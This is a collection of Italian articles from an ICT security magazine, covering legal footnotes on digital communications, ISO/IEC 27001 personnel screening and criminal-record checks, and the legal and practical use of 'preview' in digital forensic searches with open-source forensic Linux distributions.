
[20] Il reato di abuso d’ufficio presuppone, ai fini della configurabilità, che i rapporti che devono intercorrere tra il pubblico ufficiale e i privati non siano meramente occasionali; Corte Appello Roma, sez. II, sentenza 13 aprile 2018.

[21] La materialità della condotta illecita consiste, ad es., nell’istruire una pratica omettendo di astenersi in presenza di un interesse proprio o del proprio congiunto, Cass. Pen. sez. VI, 3 aprile 2019, n. 14950. Infatti l’articolo 323 del c.p. impone, in via diretta e generale, un dovere di astensione per il pubblico ufficiale o incaricato di pubblico servizio che si trovi in una situazione di conflitto di interessi, la cui inosservanza comporta, in presenza di tutti gli altri requisiti previsti dalla legge, l’integrazione del reato di abuso di ufficio, Cass. Pen., sez. VI 8 febbraio 2016, n. 4973. Cfr. l’art. 7 «Obbligo di astensione» del D.P.R. n. 62/2013.

[22] Cfr. PATRONI GRIFFI, La decisione robotica e il giudice amministrativo, www.giustizia-amministrativa.it, 28 agosto 2018, ove si annota che «i vantaggi di un’automazione dei processi decisionali amministrativi sono evidenti con riferimento a procedure seriali o standardizzate, caratterizzate da un alto tasso di vincolatezza o fondate su presunzioni, probabilisticamente significative di un certo fatto».

[23] È noto che la firma digitale equivale alla firma autografa apposta su un documento cartaceo e, quindi, la sua funzione garantisce autenticità, integrità e validità di un atto; T.A.R. Calabria, Catanzaro, sez. II, 29 giugno 2018, n. 1291.

Articolo a cura di Maurizio Lucca

Download PDF

https://www.ictsecuritymagazine.com/articoli/il-valore-giuridico-delle-comunicazioni-digitali-in-rete/


Sicurezza e selezione del personale

Questo articolo prosegue la serie dedicata a temi su cui ci sono i maggiori dubbi e perplessità sulle norme della serie ISO/IEC 27000.

In merito di selezione del personale, la ISO/IEC 27001 e la ISO/IEC 27002 dedicano il controllo 7.1.1 con titolo, in inglese, “Screening”.

Il controllo prevede, semplificando, due sotto-controlli per la selezione del personale: la verifica delle competenze e la verifica delle caratteristiche personali. Nel seguito sono fornite alcune riflessioni.

Verifica delle competenze

Prima di inserire persone in alcuni ruoli, è necessario verificarne le competenze.

Vale la pena ricordare che è opportuno stabilire preliminarmente quali competenze sono necessarie e selezionare persone con quelle (o simili) competenze  o con attitudini tali per cui possono, in tempi e modi da stabilire, acquisirle. Per maggiore sicurezza, si consiglia sempre di chiedere copia dei certificati di competenza dichiarati nel CV.

La richiesta e la verifica delle competenze possono però essere impossibili per aziende molto piccole. In questo caso bisogna seguire lo stesso criterio per cui si scelgono i dentisti (passaparola o parentela) o ci si può rivolgere ad agenzie di selezione del personale (alternativa sicuramente consigliabile per quasi tutte le organizzazioni medio-piccole, dove per ogni ruolo è prevista una sola persona, spesso non formata per valutare le competenze necessarie ad altri ruoli).

Va ricordato che il Provvedimento del Garante cosiddetto “Amministratori di sistema” richiede che, prima di designarli, vanno valutate le competenze (oltre che l’affidabilità) degli amministratori di sistema. La valutazione delle competenze, se fatta non solo per rispettare il dettato normativo, non deve ridursi agli amministratori dei sistemi informatici, ma deve considerare anche altri ruoli. Per esempio, vista l’importanza della contabilità, anche la persona addetta a tale settore deve avere le opportune competenze.

Verifica delle caratteristiche personali

Parte delle cosiddette caratteristiche personali riguardano le cosiddette “soft skill”. Si tratta di competenze sociali,  capacità di comunicazione, tratti caratteriali, attitudini, capacità di relazione con i collaboratori, livello di intelligenza emotiva, eccetera. Solitamente un colloquio di persona può far capire se il candidato ha le giuste caratteristiche per entrare positivamente nel nuovo gruppo di lavoro. Alcuni sono molto bravi a intuire le caratteristiche personali dei candidati, altri non lo sono e poi si ritrovano con collaboratori inadeguati; è bene che questi ultimi riconoscano questa loro incapacità e, durante i colloqui, richiedano il supporto di altri.

Altre caratteristiche personali sono quelle relative all’affidabilità (come richiesto anche dal Provvedimento “Amministratori di sistema”). Questa è molto difficile da valutare e spesso questo compito è demandato all’analisi del curriculum (per esempio, identificando se alcune voci possono segnalare cambi troppo frequenti di datori di lavoro e interruzioni non amichevoli dei rapporti, oppure se la redazione indica disattenzione o sciatteria).

Molti vorrebbero condurre analisi dei precedenti penali o indagini sulla posizione economica del candidato. Sebbene il GDPR vieti, per esempio, la raccolta di dati relativi ai precedenti penali (tranne che per chi è obbligato dalla normativa vigente a trattare questi dati), molte organizzazioni hanno cercato di interpretarlo in modo “flessibile”.

La valutazione dell’affidabilità di una persona sulla base dei precedenti penali (e anche di problemi economici) è fondata su errori tecnici ed etici approfonditi nei due capoversi successivi e pertanto sconsiglio regolarmente di prevederla.

Tecnicamente, una persona che ha già avuto dei problemi con la giustizia potrebbe sapere bene come evitare di commettere ulteriori reati, ossia di ripetere i propri errori; una persona senza precedenti penali potrebbe rimanere invischiata in attività illegali senza rendersene conto finché non è troppo tardi (il cosiddetto “effetto della rana nell’acqua che bolle”) oppure potrebbe sempre aver commesso reati senza, però, essere stata identificata. D’altra parte è chiaro che una persona con precedenti penali potrebbe aver mantenuto, volontariamente o involontariamente, contatti con altre persone che possono spingerla a commettere ulteriori atti illeciti. Tecnicamente, insomma, la presenza di precedenti penali non fornisce alcuna indicazione sui comportamenti futuri e pertanto è inutile.

Eticamente, una persona che è già stata condannata ha già pagato il suo debito. È il principio per cui nella Bibbia è detto che nessuno deve uccidere Caino: ha già pagato per il suo peccato e non deve pagare ulteriormente. Questo principio religioso riflette il medesimo principio civile (ai tempi della scrittura della Bibbia, l’educazione civile e quella religiosa si sovrapponevano), che si traduce proprio nel divieto di trattare dati giudiziari se non necessario e non impedire l’accesso a un lavoro adeguato a causa di errori passati. Va ricordato che proprio l’inserimento lavorativo può fornire una via di fuga dallo stile di vita che aveva portato, in precedenza, a commettere reati.

In conclusione, è bene riflettere attentamente su quali caratteristiche dei candidati è necessario considerare in fase di assunzione o di inserimento (nel caso dei consulenti esterni) e osservare che i precedenti penali sono solitamente l’aspetto meno importante.

Recenti sentenze

Negli ultimi anni, le sentenze si sono sempre più orientate verso la tutela dei datori di lavoro. Un caso molto recente (Cassazione civile, Sezione lavoro, sentenza n. 428 del 10/01/2019) dà ragione al datore di lavoro per un licenziamento avvenuto adducendo come giusta causa reati presso il precedente datore di lavoro. È necessario notare che il “precedente” datore di lavoro è in realtà lo stesso datore di lavoro con cui il rapporto è stato modificato per transazione novativa.

Importanti sono le motivazioni della Cassazione: “è ravvisabile una giusta causa di licenziamento ogniqualvolta venga irrimediabilmente leso il vincolo fiduciario che è alla base del rapporto, perché il datore di lavoro deve poter confidare sulla leale collaborazione del prestatore e sul corretto adempimento delle obbligazioni che dal rapporto scaturiscono a carico di quest’ultimo. La fiducia, che è fattore condizionante la permanenza del rapporto, può essere compromessa, non solo in conseguenza di specifici inadempimenti contrattuali, ma anche in ragione di condotte extralavorative che, seppure tenute al di fuori dell’azienda e dell’orario di lavoro e non direttamente riguardanti l’esecuzione della prestazione, nondimeno possono essere tali da ledere irrimediabilmente il vincolo fiduciario tra le parti qualora abbiano un riflesso, sia pure soltanto potenziale ma oggettivo, sulla funzionalità del rapporto e compromettano le aspettative d’un futuro puntuale adempimento dell’obbligazione lavorativa, in relazione alle specifiche mansioni o alla particolare attività”.

La sentenza n. 428 fa a sua volta riferimento ad altre recenti sentenze per confermare il proprio orientamento.

Purtroppo, la medesima sentenza non si sofferma sulle modalità con cui sono state raccolte le informazioni sul dipendente e, quindi, le modalità di applicazione della normativa in materia di privacy.

Articolo a cura di Cesare Gallotti

Lavora dal 1999 nel campo della sicurezza delle informazioni, della qualità e della gestione dei servizi IT.

Ha condotto progetti di consulenza per la pubblica amministrazione e per il settore privato. Opera, sia in Italia che all’estero, come Lead Auditor ISO/IEC 27001, ISO 9001, ISO/IEC 200000 e ISO 22301. Ha progettato ed erogato corsi di Quality Assurance e di certificazione Lead Auditor ISO/IEC 27001 e ITIL Foundation.

Tra gli attestati si segnalano: le certificazioni AICQ SICEV Lead Auditor ISO/IEC 27001, IRCA Lead Auditor 9001, CISA, ITIL Expert e CBCI, la qualifica come Lead Auditor ISO/IEC 20000 e il perfezionamento postlaurea in “Computer Forensics e investigazioni digitali”.

E’ capodelegazione del WG1 del comitato italiano ISO/IEC SC27 in UNINFO.

Ha pubblicato il libro, aggiornato nel 2017, “Sicurezza delle informazioni: valutazione del rischio; i sistemi di gestione; la norma ISO/IEC 27001:2013”.

Cura la pubblicazione, dal 2008, della newsletter “IT Service management news” (http://www.cesaregallotti.it/Newsletter.html).

Web: www.cesaregallotti.it; Blog: blog.cesaregallotti.it

Download PDF

https://www.ictsecuritymagazine.com/articoli/sicurezza-e-selezione-del-personale/


Peculiarità delle perquisizioni dirette alla ricerca di evidenze informatiche. La “preview”

Siamo al quarto articolo che ho voluto dedicare alle peculiarità delle perquisizioni dirette alla ricerca di evidenze informatiche, ovvero alle operazioni poste in essere immediatamente dopo quella che abbiamo definito l’individuazione del target.

Dopo l’individuazione del target iniziano i veri problemi: già, perché, dopo averlo individuato, nasce il problema di comprendere se effettivamente quel target possa rivestire o meno interesse rispetto all’oggetto della nostra perquisizione, ovvero se la sua apprensione venga legittimata dall’atto coercitivo di perquisizione e conseguente sequestro.

In riferimento a questo problema, oggi oggetto di un fervente dibattito giurisprudenziale, si parla della cosiddetta “Preview” che nella sua traduzione letterale viene intesa come “anteprima”; orbene, proprio la sua la traduzione letterale, in questo caso, si attaglia perfettamente al tema che vorrei trattare.

Il legislatore italiano, con il recepimento della convenzione di Budapest – ovvero con la legge 48/2008 – ha voluto in qualche modo legittimare la polizia giudiziaria a effettuare un vaglio preventivo, una valutazione, circa il contenuto di un certo dispositivo digitale prima di procedere, nei confronti del medesimo:

  • al suo sequestro talché, riservando poi successivamente operazioni tecniche più approfondite volte alla ricerca e individuazione di evidenze di interesse;
  • all’estrazione dei soli elementi ritenuti oggetto del decreto di perquisizione informatica in esecuzione;
  • a restituire alla libera disponibilità del soggetto destinatario dell’incombente il dispositivo digitale in esame, in quanto non ritenuto di interesse o comunque estraneo all’oggetto della perquisizione.

Quanto evidenziato è oggi oggetto di un fervente dibattito, tant’è che la giurisprudenza (al di là delle scelte dei titoli giornalistici, purtroppo talvolta fuorvianti) è intervenuta più volte su questo tema [1], ovvero se sia:

  • legittimo il sequestro a “prescindere” di un dispositivo, nella consapevolezza che l’evoluzione tecnologica ed un inarrestabile incremento dei volumi e delle capacità di memorizzazione dei dati rendono spesso impossibile un’analisi immediata e sul posto del dispositivo, capace di individuare quegli elementi che rientrerebbero a pieno titolo nell’oggetto della perquisizione;
  • di contro, se nella consapevolezza che la perquisizione è diretta alla ricerca delle fonti di prova, risulti “illegittimo” un sequestro a prescindere del dispositivo allorquando lo stesso risulti poi non contenere nulla di quanto oggetto del decreto di perquisizione e conseguente sequestro;
  • e ancora… se la copia di un dispositivo bit to bit (cd. copia forense) non comporti “comunque” l’apprensione di elementi estranei all’oggetto della perquisizione, ossia un classico caso di “superamento del sequestro” in letteratura meglio conosciuto come “overreaching seizure” con le conseguenti e ovvie (mi si consenta) censure giurisprudenziali.

Invero il tema appare molto più complesso e di non facile soluzione, nel continuo – e, qui, più che legittimo – bilanciamento tra esigenze investigative e d’indagine da una parte, e tutela della riservatezza e altre “libertà” costituzionalmente riconosciute, dall’altra.

Da un lato vi è una presa di coscienza circa l’impossibilità, nell’attuale contesto tecnologico, di esprimere “sul posto” e in tempi accettabili una prognosi efficace e attendibile, circa l’effettivo contenuto di un dispositivo digitale, ovvero se lo stesso possa effettivamente e consapevolmente ritenersi “estraneo” all’oggetto della perquisizione in quanto non “contenente” nulla di interessante ai fini delle indagini. Dall’altro vi è un rinnovato interesse alla tutela e riservatezza dei propri dati, tanto da “censurare” i sequestri indiscriminati, ovvero che si risolvono nel sequestrare dati del tutto estranei o irrilevanti rispetto al tema di indagine.

Forse un esempio può meglio aiutarmi a definire ciò che intendo, consapevole che il “confine” su cui si combatte quella battaglia è spesso alquanto sfumato e labile non essendo sempre facile, soprattutto nei contesti operativi, propendere per l’una o l’altra scelta.

Prendiamo a riferimento una semplice pen-drive da 2 GB. Facciamo una “preview”, un’anteprima del suo contenuto (come meglio vedremo nel prosieguo) e decidiamo “sul posto” se la stessa verrà a costituire oggetto del sequestro conseguente alla perquisizione, attraverso una copia bit to bit o il sequestro fisico del device, o se di contro la stessa, a seguito della “preview”, debba essere restituita alla libera disponibilità della parte in quanto non contenente alcunché  di riconducibile all’oggetto del sequestro.

Sento già qualcuno che grida “ti piace vincere facile”: è vero, su una pen-drive da 2GB si gioca facile mentre su un disco da 1, 2 o più Tb le cose cambiano. Pur essendo medesimi i concetti di fondo, è innegabile come siano esponenzialmente diversi e più elevati i tempi necessari a effettuare siffatta prognosi su consistenti volumi di dati.

Ora, senza entrare nel merito di sentenze giurisprudenziali (non è nostro compito) e senza abbandonarci a facili conclusioni (su una pen-drive da 2gb ci vuole, tutto sommato, poco tempo; su un disco da 2Tb, molto più tempo), cerchiamo di comprendere che la cd. “preview” ha comunque una certa importanza nell’ambito di ogni perquisizione informatica.

Senza di questa, ci si ritroverebbe a sequestrare “a prescindere” tutti i dispositivi digitali presenti sul luogo della perquisizione, con conseguenti possibili censure da parte degli organi giudiziari; ma anche a sequestrare dispositivi (una pen drive contenente “solo” film per bambini) del tutto inutili ed estranei all’argumentum ad disputationem, che si risolverebbero solo in un aggravio dei tempi di analisi.

Ora i più attenti mi contesteranno che: “come fai a dire che in uno di quei film non ci sia qualcosa che ti interessa e che attiene, ogni oltre tua valutazione e interpretazione, all’argumentum ad disputationem?” . Ottima domanda e spunto di riflessione, al quale, a onore del vero, non saprei rispondere e non saprei neanche indicare chi sarebbe in grado di farlo! Ma questo lo rimettiamo alle considerazioni che spero qualche giurista – questo è il loro compito – formulerà in un prossimo ricorso alla Suprema Corte, cercando di far comprendere come oggi di fatto sia improbo, al di là della preview e di una prognosi superficiale, rispondere al quesito. Invero, nulla toglie che qualche “smanettone” abbia inserito (l’esempio è più facile con le immagini) del testo (steganografia) all’interno di una foto e che proprio quel testo contenga la famosa frase: “sono io l’assassino!”.

Ad ogni buon conto, fermo restando che le “prognosi” sul posto oggi sono di difficile realizzazione – data l’entità dei “volumi” rinvenibili anche nei più ordinari contesti domestici – e che, se veramente volessimo escludere la presenza di files di interesse, dovremmo anche concentrarci su tutto ciò che è IOT a livello domestico (e ciò non può essere sottovalutato: allora portiamoci anche il frigo, la lavastoviglie e il forno IOT); ritorniamo alla nostra “preview” e andiamo avanti con l’auspicio che queste criticità possano essere l’oggetto di un costruttivo dibattito  a più parti  (FFPP, Magistratura, Dottrina, Tecnici Informatici, Digital Forensics, etc.).

La preview

Al di là di quanto sinora detto è evidente come, comunque, una preview possa risultare utile.

Oltre alle altre considerazioni che ciascun lettore potrà fare calandosi nel proprio quotidiano, richiamerei l’attenzione in particolare sulle seguenti:

  • possibilità di individuare prontamente e analiticamente i files di interesse (si pensi a tutti quei casi, sempre più remoti, in cui il decreto di perquisizione si riferisce a specifici files. Il tal documento, tutti i pdf, la specifica email del…) ;
  • verificare che il dispositivo, oltre ai file “allocati”, contiene centinaia di files cancellati, tra i quali potrebbero essere presenti anche files di interesse (la preview è in grado di svelare, attraverso l’utilizzo di specifici software, la presenza dei files cancellati o meglio di quei files che non risultano più allocati);
  • escludere che il dispositivo contenga files di interesse: questo, come detto prima, è più difficile e talvolta improbo, ma non va escluso a prescindere, ad esempio, per volumi ridotti (la famosa pen drive da 2GB, soprattutto quando anche la ricerca di eventuali files cancellati abbia dato esito negativo); inoltre per quanto concerne, per esempio, la steganografia, anche qui abbiamo software in grado di rilevarne, quantomeno, le tracce;
  • verificare la funzionalità di un dispositivo (personalmente custodisco decine di dispositivi non funzionanti e direi che tutti ne abbiamo almeno uno, al quale siamo affezionati e conserviamo per ricordo…);

Tuttavia permangono le criticità sopra evidenziate, che consigliano comunque il ricorso a detto espediente anche al solo fine di “giustificare” il sequestro fisico dell’intero dispositivo o l’effettuazione di un suo clone anche attraverso una copia bit to bit.

Invero ritengo ancora preferibile, per le problematiche meglio specificate nell’articolo a mia firma e qui richiamato[2], procedere laddove possibile a una copia bit to bit dei dispositivi di interesse, essendo tale procedura l’unica che può assicurare, a seguito di più approfondite ricerche, di escludere che il “target” in oggetto possa contenere “evidence” d’interesse. E allo stesso tempo ritengo che l’esito della preview possa aiutare l’operatore nella difficile decisione di procedere al sequestro del dispositivo o al suo clone/copia sul posto.

Già nel 2012, alcuni miei “mentori”[3] (Altalex, 7 maggio 2012. Articolo di Cesare Maioli ed Elisa Sanguedolce. Con ringraziamenti ad Antonio Gammarota, Donato E. Caccavella, Michele Ferrazzano, Ulrico Bardari, Corrado Federici, Andrea Paselli), evidenziavano che:

“Ad avallare tale tesi è altresì il dato normativo che individua nel sistema informatico o telematico l’ambito di intervento ispettivo, più ampio rispetto alla disciplina della perquisizione che invece si rivolge a dati, informazioni o programmi: la ratio della norma sembra infatti rimarcare il fine ultimo delle attività dato dall’osservazione del sistema e al più all’accertamento in ordine all’esistenza nel sistema di determinate applicazioni. Il panorama si complica ulteriormente nel caso di utilizzo delle cd preview: attraverso l’utilizzo di software ad hoc viene permesso agli inquirenti in sede d’ispezione, ma anche di perquisizione (fattore, questo, che alimenta ulteriormente la “confusione applicativa” fra i due istituti), di poter analizzare in maniera grossolana il contenuto di un dispositivo per poi scegliere il materiale interessante e, se del caso, procedere a sequestro del dato. Si osserva, tuttavia, come tale operazione debba essere condotta da personale altamente qualificato, stante l’alto rischio di alterazione dei contenuti con conseguente dispersione di una possibile prova e, altresì, debba essere valutata caso per caso non rappresentando ad oggi operazione di routine applicabile indiscriminatamente a qualsiasi fattispecie concreta. Si vedano le riflessioni di parte della dottrina che ne suggerisce un uso attento e calibrato a seconda dell’indagine in essere: ad esempio, se si procede per pedopornografia online, sarà rilevante il materiale detenuto con dolo (presente e non cancellato) all’interno della memoria per cui la preview potrebbe rappresentare un’opportunità utile al fine di evitare il sequestro di materiale “neutro” rispetto al reato per cui si procede; di contro, la confutazione di c.d. alibi informatici necessita l’apprensione di tutti i dati memorizzati per poter ricostruire, anche attraverso l’ausilio di macchine, le attività poste in essere dalla macchina e sulla macchina e quindi, in questa ipotesi, tale strumento appare inidoneo ai fini dell’accertamento”.

A ogni buon conto, rimettendo a ciascuno la scelta circa l’opportunità o meno di effettuazione della cd. preview, cosa a mio parere legata anche a una corretta “analisi di contesto” (ho già espresso il concetto in altri articoli ma chi mi conosce sa che non parlo d’altro dalla mattina alla sera, atteso che, senza una corretta analisi di contesto, posso ritrovarmi – come direbbe il comico Albanese – “con tutto tutto… niente niente”. Spiegherò meglio il concetto nel prossimo paragrafo) rimarco che detta operazione, al fine di rispettare i dettami imposti dalla legge 48/2008, va posta in essere da personale qualificato e non rimessa a chicchessia, potendosi attraverso detta operazione alterare, anche, la prova stessa (magari proprio quella che serviva!) con conseguenze spesso irreparabili. Pertanto tale operazione andrà posta in essere solo da personale esperto e qualificato e che abbia, in ogni caso, piena cognizione e consapevolezza di ciò che sta facendo.

Mi sia però permesso, in conclusione a queste considerazioni e prima di addentrarci in aspetti più pratici, evidenziare come la “preview” venga a costituire anche un necessario elemento per il superamento di eventuali “contestazioni” relative a ipotesi di “superamento del sequestro”.

Se a seguito della preview vengono rilevati alcuni files di interesse (ovvero riconducibili all’oggetto del sequestro) anche solo individuati attraverso una ricerca per parola chiave, tale assunto, accompagnato dalla considerazione che “sul posto e nell’immediatezza” non è stato possibile analizzare adeguatamente l’intero volume, permette di “resistere” (al riesame) a eventuali eccezioni circa un eventuale superamento del sequestro, giustificando l’atto di sequestro o di effettuazione di clone/copia dell’intero supporto.

Medesime considerazioni posso rimandarsi al rinvenimento di numerosi files cancellati, la cui sola individuazione permette già di propendere per il sequestro del dispositivo o sua copia/clone per un successivo esame approfondito e (per esempio) data carving dei dati recuperabili.

Viceversa, il mero sequestro o copia/clone privo di una preview che abbia individuato una delle casistiche testé enunciate rischia, in sede di riesame, di vedere cassato il sequestro, assumendo di fatto la natura di un sequestro “indiscriminato” a prescindere non supportato da alcun elemento che lo ricolleghi all’oggetto designato.

In conclusione, potremmo quindi dire che in assenza di una “preview – positiva” o di adeguate motivazioni che giustifichino il sequestro (motivazioni che dovranno risultare nel verbale di perquisizione e sequestro all’uopo redatto) il sequestro rischia di apparire come un sequestro indiscriminato e conseguentemente passibile di censure (vedi sentenze in nota 1).

La preview: quando?

Quando non è affatto casuale, in quanto ritengo che la preview, se effettuata correttamente, cercando di apportare meno modifiche possibili allo “stato” del dispositivo e tenendone traccia (documentando le operazioni svolte), sia un’operazione che può essere svolta sia su pc spenti che accesi, oltre che su HD, Pendrive, SD etc. Mi è capitato talvolta di ricevere “osservazioni” laddove si voleva procedere alla preview di un pc spento in quanto detta attività avrebbe, a prescindere dagli strumenti utilizzati, “modificato lo stato” di quel dispositivo. Osservazione che non posso che condividere quale “principio”, peraltro espresso abbastanza chiaramente nelle best practices, salvo contro-osservare che le mie esperienze si rifanno a situazioni con la presenza di decine – a volte centinaia – di pc che spesso risultano altresì “strategici” per la sopravvivenza di attività professionali, commerciali, industriali e sanitarie.

Può accadere (sempre più spesso) che alle 6  o 7 del mattino molti di quei PC siano spenti e che scelte del tipo: “è spento, lascialo spento, mi raccomando, lo sequestriamo così com’è!” risultino ormai appartenere al nostro passato e richiedano un cambio di mentalità, laddove personale qualificato sia in grado, senza apportare modifiche “rilevanti” alle sorti dell’indagine (e questo deve trovare risposta in un’analisi di contesto del tipo: interessa il contenuto o il contenitore? Mi interessa l’integrità del sistema o i files che contiene?), di avere un’anteprima del contenuto del PC dalla quale, anche se in via del tutto presuntiva, può propendere per ritenerlo d’interesse o meno per il contesto in trattazione. Al di là delle best practices, è evidente come in determinati “contesti” sia giocoforza propendere per azioni che non potranno prescindere dall’effettuazione di una preview, viceversa si ricade nel “prendete tutto a prescindere” che si traduce però anche nel sequestrare tutto ciò che potenzialmente invia, riceve e conserva “bit”; il che, nell’era dell’ IOT, si traduce nel sottoporre a sequestro tutti i pc di un’azienda (stampanti comprese) impedendone ogni attività o, ancora, prelevare da un’abitazione tutti i dispositivi connessi (frigoriferi, allarmi, lavastoviglie, lavatrici, etc. etc.) con la conseguenza di ritrovarsi per le mani decine, se non centinaia, di dispositivi che potrebbero poi non avere alcuna rilevanza nell’indagine.

Quali strumenti e tecniche?

Ritengo che ognuno abbia i propri strumenti e tecniche per effettuare una preview; ogni mia indicazione sconterebbe di essere considerata “partigiana” e di facile contestazione, atteso che quelli che per me possono essere considerati pregi in un determinato contesto per altri possono essere difetti.

Nel premettere che non ne farò una questione tra software commerciali e open source, tratterò solo di questi ultimi (non perché disdegni gli altri!) e in termini generali.

Sono orgoglioso del “genio” italico che ha partorito diverse distribuzioni Linux specificatamente orientate alla digital forensics: alcune le sento più vicine, altre più lontane, ma tutte sono apprezzabili ed encomiabili in quanto hanno elementi di specificità che le contraddistinguono nei vari ambiti e contesti operativi.

Le più utilizzate hanno ormai comunemente adottato anche una “componente” Windows oriented che permette di operare (con tutte le implicazioni del caso) anche su sistemi Windows in modalità “Live”. Pertanto, quando citerò “distro_linux_forensics”, il riferimento è (a mero titolo di esempio) a DEFT, CAINE, TSURUGI e i loro lati Windows (ma ricomprendendovi anche le distro linux forensics quali KALI, SANTOKU, PALADIN, che non vanno certo sottovalutate).

In merito voglio evidenziare che nel tempo ho imparato a non “disdegnare” nulla e a non “affezionarmi” a nulla; e finora non posso lamentarmi. Spesso la distro preferita può avere problemi di compatibilità con il target, o la “suite di strumenti” (anche se ormai tutte tendono ad allinearsi a un certo standard) può non essere adatta al contesto di specie. Pertanto mettete nella cassetta degli attrezzi un bel po’ di – anzi tutte – queste distro su CD/DVD e pen drive multi o uniboot… e buon lavoro!

Per quanto concerne le distro_linux_forensics, mi limito a ricordare che la cosiddetta “altra faccia della luna” costituita dalla parte “Windows” prevede, in diverse di queste, la possibilità di tenere traccia in un apposito file di log delle operazioni svolte, così da aiutare l’operatore nel riepilogo a verbale delle azioni poste in essere sul target.
Ripeto, solo a mero titolo di esempio – DART (DEFT) chiede all’avvio dove salvare l’apposito file che tiene traccia dei programmi utilizzati. Invero, la “tracciabilità” dei programmi utilizzati su sistemi live risulta essere di fondamentale importanza per segnalare e tenere traccia delle operazioni svolte che in tal caso possono apportare “sostanziali” modifiche al target.

Diversa la preview effettuata su di un pc spento (qualora si rendesse necessaria per i motivi già sopra meglio esplicati, ovvero su altri target quali HD portatili, Pen drive, SD, etc. per i quali si renda necessaria una preview prima del loro sequestro). In tali casi si può propendere per l’avvio della distro linux forensic sullo stesso PC target, attraverso Boot Disk, al fine di poter utilizzare la distro bypassando le richieste di password e accedendovi in modalità “read only” (sola lettura).  Dette distro Forensics Oriented sono utilizzabili nell’attività di digital forensics in quanto, durante il loro utilizzo, garantiscono l’inalterabilità della struttura dei file o del sistema sottoposto ad analisi. Le stesse distro non utilizzano le partizioni di swap presenti nel sistema sottoposto ad analisi; non effettuano o creano automatismi di mount delle memorie di massa all’avvio del sistema; e non vi sono automatismi di alcun tipo durante l’attività di analisi delle evidenze. Il tutto è rimesso dopo il boot alle capacità e competenze dell’operatore il quale può avvalersi, per le successive operazioni, di mount e analisi di software sia GUI (Graphical User Interface) che CLI (Command Line Interface).

Il livello di eccellenza raggiunto da tali distro_linux_forensics è testimoniato dall’adozione delle stesse da parte di molti Law Enforcement nazionali ed esteri. Del resto la “suite” di programmi e funzioni di cui sono corredate ne fa dei piccoli “laboratori digital forensics” portatili, in quanto tale corredo è in grado di coprire buona parte delle esigenze di indagini digitali richieste all’operatore.

Non basterebbe un libro per descrivere nel dettaglio i programmi di cui sono corredate e, pertanto, le loro effettive potenzialità, anche se alcune risultano accompagnate da manuali che ne permettono anche al neofita un uso pressoché immediato, purché accompagnato da solide cognizioni di digital forensics (fallo solo se sai cosa stai facendo!)

Una volta ottenuto l’accesso ai dischi (in modalità read-only) si aprono (tra le tante), per l’operatore Digital Forensics, diverse opportunità, con specifico riferimento alla ricerca di di files e alla rilevazione di files nello spazio non allocato (cancellati). Tra le molte cito, sempre a mero titolo di esempio, tutt’altro che esaustivo, le seguenti GUI (perché da alcuni ritenute di più facile e immediato utilizzo) riservando agli “amanti” della riga di comando più grandi soddisfazioni e opportunità:

  • la possibilità di effettuare una preview del disco attraverso programmi quali DFF (Digital Forensics Framework) o AUTOPSY FORENSIC BROWSER;
  • effettuare ricerche di specifici termini, parole chiave e altro (ricerca per estensione, per esempio) attraverso programmi quali CATFISH e FINDWILD, quest’ultimo ricerca anche parole all’interno di files;
  • indicizzare cartelle e volumi e poi effettuare ricerche, anche all’interno dei files, attraverso RECOLL.

Una rapida individuazione di files di potenziale interesse, unitamente all’evidenziazione – laddove presenti – di files cancellati, potrà meglio giustificare le operazioni di copia del dato che potranno spingersi, nei casi più complessi, finanche alla copia bit to bit dell’intero dispositivo qualora l’analisi di contesto ne consigli l’effettuazione; parimenti tale operazioni di preview potranno giustificare il “sequestro” del dispositivo laddove non si possa, per ragioni tecniche e di tempo, effettuarsi “sul posto” una copia bit to bit o un’analisi completa dello stesso.

Il futuro ci presenterà sempre maggiori difficoltà, non solo nell’individuazione del target ma anche nella gestione dei volumi (capacità di memoria) che ormai appare inarrestabile ed esponenziale. Le maggiori difficoltà consisteranno appunto nel potere, in tempi accettabili, escludere o includere i target dall’oggetto delle attenzioni degli investigatori delegati alle perquisizioni informatiche. Ci dovremo abituare a un nuovo “paradigma”, che abbandoni i canoni dell’analisi di dettaglio di ogni target e file presente sulla “crime-scene” dirigendosi verso l’individuazione dei target sulla scorta di altri elementi. Forse si rivaluteranno le scienze legate alla “profilazione” di un soggetto che, unite a quella che continuo a definire “analisi di contesto”, possano aiutare l’investigatore ad orientarsi sul giusto “bersaglio”.

Note:

[1] Vgs. principalmente le seguenti sentenze che richiamano quanto illustrato: Sez. 6 n. 53168 del 11/11/2016 Amores, Rv. 268489 – Sez. 6 n. 4857 del 14/11/2018 – 30/01/2019, Pres. Fidelbo.

[2] https://www.ictsecuritymagazine.com/articoli/bit-stream-image-dellintero-supporto-digitale-ieri-oggi-domani/.

[3] https://www.altalex.com/documents/news/2012/05/03/i-nuovi-mezzi-di-ricerca-della-prova-fra-informatica-forense-e-l-48-2008.

Articolo a cura di Pier Luca Toselli

Download PDF

https://www.ictsecuritymagazine.com/articoli/peculiarita-delle-perquisizioni-dirette-alla-ricerca-di-evidenze-informatiche-la-preview/